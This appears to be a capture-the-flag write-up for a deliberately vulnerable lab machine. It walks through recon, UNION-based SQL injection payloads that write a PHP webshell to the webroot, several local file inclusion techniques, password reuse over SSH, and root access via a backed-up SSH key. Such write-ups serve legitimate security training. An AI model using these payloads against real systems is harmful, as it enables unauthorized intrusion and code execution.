Surabaya Hacker Link Underground Write Up

Challenges Information
This is a write-up of the Surabaya Hacker Link challenge for the Underground machine. This machine was built using one of the vulnerable web applications that SHL commonly uses during demo sessions, with several vulnerabilities patched to make the challenge slightly more interesting.
Challenges
On the Surabaya Hacker Link forum there is information about a new challenge replacing Heaven challenges (the Heaven VM write-up can be found here). The information on the forum is quite clear: do not destroy anything, do not spoil the challenge, take the root and read root.txt. In this write-up I used the IP 110.93.14.30.

When accessing the IP address, it only shows the default nginx page and there is no other useful information for the next step, so we need to perform deeper information gathering.
Information Gathering and Reconnaisance
As usual in this stage we try to find more information about the target IP such as scanning ports with nmap and fuzzing directories and files that might reveal additional endpoints.

The Nmap result shows three open ports: port 80 running the nginx web service as seen earlier, and ports 2222 and 31337 running SSH services.
For fuzzing we use FFUF with the dirb and dirsearch wordlists available in Kali Linux.
ffuf -w /usr/share/wordlists/dirb/big.txt -u http://110.93.14.30/FUZZ
The fuzzing results show the presence of index.html, info.php, and robots.txt.



The phpinfo.php file displays the output of the phpinfo() function so we can understand that the machine is running PHP.

The robots.txt file, commonly used to control search engine crawlers, contains a disallow rule for x.txt, so we try accessing x.txt as well.

The x.txt file only contains insults and a small clue suggesting the use of an open source web vulnerability scanner. Nikto immediately comes to mind, so we scan using Nikto.
Nikto results:

Nikto reveals a readme.txt file that was not detected during fuzzing. This often happens because the wordlist used is incomplete.

Inside readme.txt it explains that the server hosts an SVWA application that has been patched for several vulnerabilities. Based on this information we try accessing the SVWA directory from the web service.
http://110.93.14.30/svwa/

And the assumption was correct. The SVWA application is installed on the server, allowing us to continue to the next stage.
Exploitation
After reaching the H3llcome page, we can start testing the available features and search for exploits that can grant access to the server. In this challenge there are several ways to obtain credentials for the low-level user.
Exploit 1 SQL Injection to Write Webshell (Excellent)

On the main page there is a list of articles. When opening one of them, the application redirects to read.php. This file contains an SQL injection vulnerability because the id parameter is not properly validated, allowing attackers to control the query and extract other data from the database.
The following payload performs a UNION-based SQL injection to display the current database user and database name.
http://110.93.14.30/svwa/read.php?id='1' union select 1,concat(user(),0x3a,database()),3,4--+-

After discovering the database user and name, we check whether the user has FILE privileges, which would allow writing files to the server.
http://110.93.14.30/svwa/read.php?id='1' union select 1,file_priv,3,4 from mysql.user--+-

The page displays Y, meaning the user has FILE privileges. Therefore we can attempt to write files. However, we still need the web server document root path. Fortunately phpinfo.php earlier revealed the document root.

Now we attempt to write a test PHP file to the webroot.
http://110.93.14.30/svwa/read.php?id='1' union select 1,"<?php phpinfo(); ?>",3,4 into outfile "/webroot/hehe.php"--+-

No output appears on the page, so we manually access the file.

The phpinfo page appears, confirming we can write files to the document root. Next we upload a webshell.
http://110.93.14.30/svwa/read.php?id='-1'union select 1,"<?php system($_GET['p']); ?>",3,4 into outfile "/webroot/hehex.php"--+-

Accessing the shell allows command execution.

We can now run commands like id, whoami, and uname -a.
Exploit 2 Local File Inclution PHP wrapper (Good)
In the second exploit, we need access insite the web application panel/dashboard, therefore we create user first from the applicaiton feature


http://110.93.14.30/svwa/admin/index.php?file=php://filter/convert.base64-encode/resource=index.php


http://110.93.14.30/svwa/admin/index.php?file=php://filter/convert.base64-encode/resource=../db/koneksi.php



Exploit 3 Local File Inclusion Access Log Poisoning (Bad)
This third exploit is similar to the previous method, namely exploring local file inclusion vulnerability, here we will include the web server access log file.


Exploit 4 Local File Inclution from Image Upload (Excellent)
For the fourth exploit is still similar to the previous method, namely exploring the local file inclusion vulnerability again. Here we can include image files that we upload via the photo upload feature on the main page after authenticating.


Exploit 5 SQL Injection to Read koneksi.php + etc passwd (Good)
For the last exploit, it is similar to the first exploit, namely sql injection, but because we get file privileges, we can read the index.php file from the document root which we get information from via phpinfo.php and with that we can read and find out the location of the application database connection

After gaining access via one of the 5 ways, we can use information from koneksi.php and /etc/passwd, with this we know that in the system the human user is registered in /etc/passwd and in the service database and then there are human credentials in the koneksi.php file
even though these two things are different services, this is often done by humans who don’t want to bother with passwords, so the passwords are the same, in this case we try our luck by utilizing this human error
then we will try to log in to another service that was found via nmap previously with credentials from connection.php, the previous recon results show that there are ports 22 and 2222, we will try one by one

Privileges Escalation
After gaining access as user human, we attempt privilege escalation. In this challenge the escalation path is quite simple: a backup of SSH keys exists.

Inside /var/backup there is a directory containing root’s .ssh files.

We can SSH as root using the private key.
ssh -i id_rsa root@localhost

Alternatively we can copy the key to our local machine and change permissions.

Finally we read root.txt.

Challenges Completed

For Fun Vulnerability
XSS

Execution After Redirect
When intercepting the admin page with Burp Suite, the server returns a Location: login.php redirect header but still includes the response body. By removing the redirect header using Burp Suite Match and Replace, the admin dashboard can be displayed without authentication.


fin.
References:
- http://www.securityidiots.com/Web-Pentest/SQL-Injection/Basic-Union-Based-SQL-Injection.html
- https://infosecwriteups.com/sql-injection-with-load-file-and-into-outfile-c62f7d92c4e2
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/File%20Inclusion
- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
